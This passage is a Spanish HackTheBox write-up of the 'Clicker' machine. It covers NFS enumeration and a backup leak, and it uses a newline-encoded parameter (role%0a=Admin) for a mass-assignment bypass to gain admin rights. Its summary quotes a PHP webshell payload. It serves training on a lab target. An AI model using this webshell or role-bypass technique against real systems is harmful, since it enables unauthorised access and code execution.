Clicker
Writeup de la máquina Clicker de Hackthebox.

Resumen de la resolución
Clicker es una máquina Linux de dificultad Medium de la plataforma de HackTheBox. Gracias al backup encontrado en el servicio NFS somos capaces de ver el código fuente de la página web. Tras revisarlo veremos que existe una sanitización para evitar un Mass-Assignment Attack pero gracias al salto de línea (\n) URL Encodeado (%0a) seremos capaces de bypassear dicha comprobación. Abusando de este concepto conseguiremos ganar acceso como el usuario Administrador a través del cual tendremos acceso al panel de administración. En dicho panel de administración volveremos a abusar de este concepto (Mass-Assignment Attack) para escribir el contenido que queramos en el fichero exportado sobre el cual controlamos su extensión. Para ganar acceso a la máquina víctima introduciremos el contenido de una Webshell (<?php system($_GET[0]); ?>) para posteriormente enviarnos una Reverse Shell. Una vez estamos en la máquina víctima nos convertiremos en el usuario jack gracias a una Arbitrary File Read de su clave privada id_rsa. Por último, nos autenticaremos como el usuario root gracias a un XXE que nos permitirá leer su clave privada.
Enumeración
En primer lugar, debemos desplegar la máquina para poder obtener la Dirección IP todo ello desde la web de HackTheBox y luego desde la terminal debemos conectarnos a la VPN usando el fichero correspondiente de la siguiente forma:
1
openvpn lab_trr0r.opvn
Después le lanzaremos un ping para ver si se encuentra activa dicha máquina, además de ver si acepta la traza ICM. Comprobamos que efectivamente nos devuelve el paquete que le enviamos por lo que acepta la traza ICMP, gracias al ttl podremos saber si se trata de una máquina Linux (TTL 64 ) y Windows (TTL 128), y vemos que se trata de una máquina Linux pues cuenta con TTL próximo a 64 (63), además gracias al script **whichSystem.py** podremos conocer dicha información.

El motivo por el cual el TTL es de 63 es porque el paquete pasa por unos intermediarios (routers) antes de llegar a su destino (máquina atacante). Esto podemos comprobarlo con el comando
ping -c 1 -R 10.10.11.232.Nmap
En segundo lugar, realizaremos un escaneo por TCP usando Nmap para ver que puertos de la máquina víctima se encuentra abiertos.
1
nmap -p- --open --min-rate 5000 -sS -v -Pn -n 10.10.11.232 -oG allPorts
Observamos como nos reporta que se encuentran abiertos los puertos 22, 80, 111, 2049, 32861, 44799, 45447, 53657 y 55471.

Ahora, gracias a la utilidad getPorts definida en nuestra .zshrc podremos copiarnos cómodamente todos los puerto abiertos de la máquina víctima a nuestra clipboard.

A continuación, volveremos a realizar un escaneo con Nmap, pero esta vez se trata de un escaneo más exhaustivo pues lanzaremos unos script básicos de reconocimiento, además de que nos intente reportar la versión y servicio que corre para cada puerto.
1
nmap -p22,80,9091 -sCV 10.10.11.194 -oN targeted
En el segundo escaneo de Nmap lo que más nos llamará la atención es la existencia de los puertos 2049 y 111, además del dominio clicker.htb.
 ___
___
Puerto 80 - HTTP (Apache)
En primer lugar, aplicaremos Virtual hosting para ello debemos de incorporar la siguiente línea 10.10.11.194 clicker.htb al /etc/hosts. Una vez hecho esto seremos capaces de ver la página web alojada en el puerto 80.


Tras navegar por la web veremos que mensajes de error (?err) y de éxito (?msg) a través de los valores pasados en la URL. En el caso de que no exista ninguna sanitización dicho comportamiento podría ser vulnerable a un XSS. Tal y como observamos a continuación la web es vulnerable a este tipo de ataque.

En la siguiente captura de pantalla veremos como de igual forma conseguimos inyectar código HTML debido a la inexistente sanitización.

En nuestro perfil de usuario aparecen datos como el nuestro nombre de usuario, el número de clicks y el nivel en el que nos encontramos.
En la siguiente página podemos ver el funcionamiento de un juego clicker (Cookie Clicker), los valores referentes al número de clicks y el nivel son obtenidos en está página en función del número de clicks que hagamos y en el nivel que nos encontremos.

Si capturamos la petición gracias a FoxyProxy y BurpSuite seremos capaces de modificar el número de clicks y el nivel.

Si volvemos a revisar nuestro perfil veremos que nuestros datos se han actualizado por lo que podemos poner el número de clicks y el nivel que nosotros queramos.

Puerto 2049 - NFS
Como no encontramos nada interesante pasaremos a enumerar el puerto 2049 (NFS). En el siguiente link NFS - 2049 encontramos información útil para enumerar de dicho puerto.
Ejecutando el siguiente comando seremos capaces de ver las monturas presentes en el puerto 2049, es decir en el servicio NFS.
1
showmount -e 10.10.11.232
Observamos que existe una montura que nos está compartiendo todo el contenido que hay bajo el directorio /mnt/backups/*.

Usando el siguiente comando seremos capaces de acceder a dicha montura y de esta forma podemos observar el contenido que hay dentro de ella.
1
mount -t nfs 10.10.11.232:/mnt/backups /mnt/clicker -o nolock

Tal y como se aprecia en la siguiente captura de pantalla veremos el archivo clicker.htb_backup.zip, el cual aparentemente parece ser una copia de seguridad de la página web.

Destacar que de igual forma podemos usar Nmap para listar el contenido dentro de la montura /mnt/backups/*.
Tras habernos copiado dicho fichero al directorio de trabajo (/content) veremos que efectivamente se trata de un backup de la página web, incluyendo el código fuente.

save_game.php

En este fichero veremos como se está aplicando una sanitización para evitar que el usuario cambie su rol en el caso de que se realice la siguiente petición.
1
GET /save_game.php?clicks=<num_clicks>&level=<level>&role=Admin # Esto daría error ya que no nos permite modifcar el role debido a la sanitización.
dbutils.php

En el siguiente fichero veremos como la función save_profile() la cual es llamada desde save_game.php recibe como segundo parámetro todos los valores presentes en la variable super global $_GET. Dichos valores son pasados a una consulta SQL (UPDATE) de manera dinámica y modular. Gracias esto somos capaces de cambiar nuestra información a través de una petición modificada a /save_game.php.
admin.php

En este fichero veremos que comprueba si nuestro rol es Admin, en caso afirmativo seremos capaces de ver el panel de administración en caso contrario nos redirigirá al index.php
Bypass de comparación estricta con caracteres ocultos (\n)
En la siguiente prueba de concepto veremos como al introducir un salto de línea (\n) la cadena role no es igual a role\n.

Explotación
Mass Assignment Attack
Una vez hemos revisado el código fuente intentaremos acontecer un Mass Assignment Attack para asignarnos el rol Admin.
Para aplicar este tipo de ataque capturaremos la petición de cuando le damos a Save Game (/save_game.php), y en los parámetros pasados por GET añadiremos la siguiente cadena role=Admin para intentar asignarnos el rol de Administrador, pero tal y como vemos en la captura nos dará un error.

Aplicando el mismo concepto que hemos visto desde el php interactivo podemos bypassear dicha comprobación añadiendo un salto de línea (\n) URL Encodeado. Es decir, la cadena quedaría tal que así role%0a=Admin. Finalmente, veremos como no nos salta el mensaje de error por lo que la información ha sido actualizada correctamente.

[!WARNING] Es posible que tengamos que deslogearnos y volvernos a logear para que se actualice nuestra sesión donde se guarda el rol (
$_SESSION["role"]).

Observaremos que ahora somos capaces de ver una nueva pestaña (Administration), es decir el panel de administración.
Mass Assignment Attack -> RCE
Una vez accedemos al panel de administración veremos que somos capaces de exportar información en diferentes formatos.

Accederemos al link donde se encuentra nuestra información exportada y veremos que nos crea un archivo en función del formato especificado.

Si capturamos la petición (FoxyProxy + BurpSuite) de cuando le damos a Export veremos que la extensión está viajando por POST. A continuación, probaremos a modificar la extensión para ver si tenemos capacidad de crear un fichero con la extensión que queramos.

Veremos que no nos salta ningún error por lo que somos capaces de exportar la información con la extensión que queramos.

Volveremos a revisar el código fuente y comprobaremos que la información que se muestra en el archivo es obtenida dinámicamente.


Para asegurarnos de la anterior afirmación enviaremos la siguiente petición, donde estamos modificando los clicks y el nivel.

Volveremos a usar el botón de Export y veremos reflejados los valores establecidos previamente.

A continuación, intentaremos introducir una cadena de texto en el campo level pero veremos que nos da un error (500 Internal Server Error).
Si bien recordamos en el fichero save_game.php tan solo realiza la comprobación sobre el el parámetro role por lo que aparentemente somos capaces de modificar otros a atributos como el nickname el cual vemos reflejado en el fichero exportado.
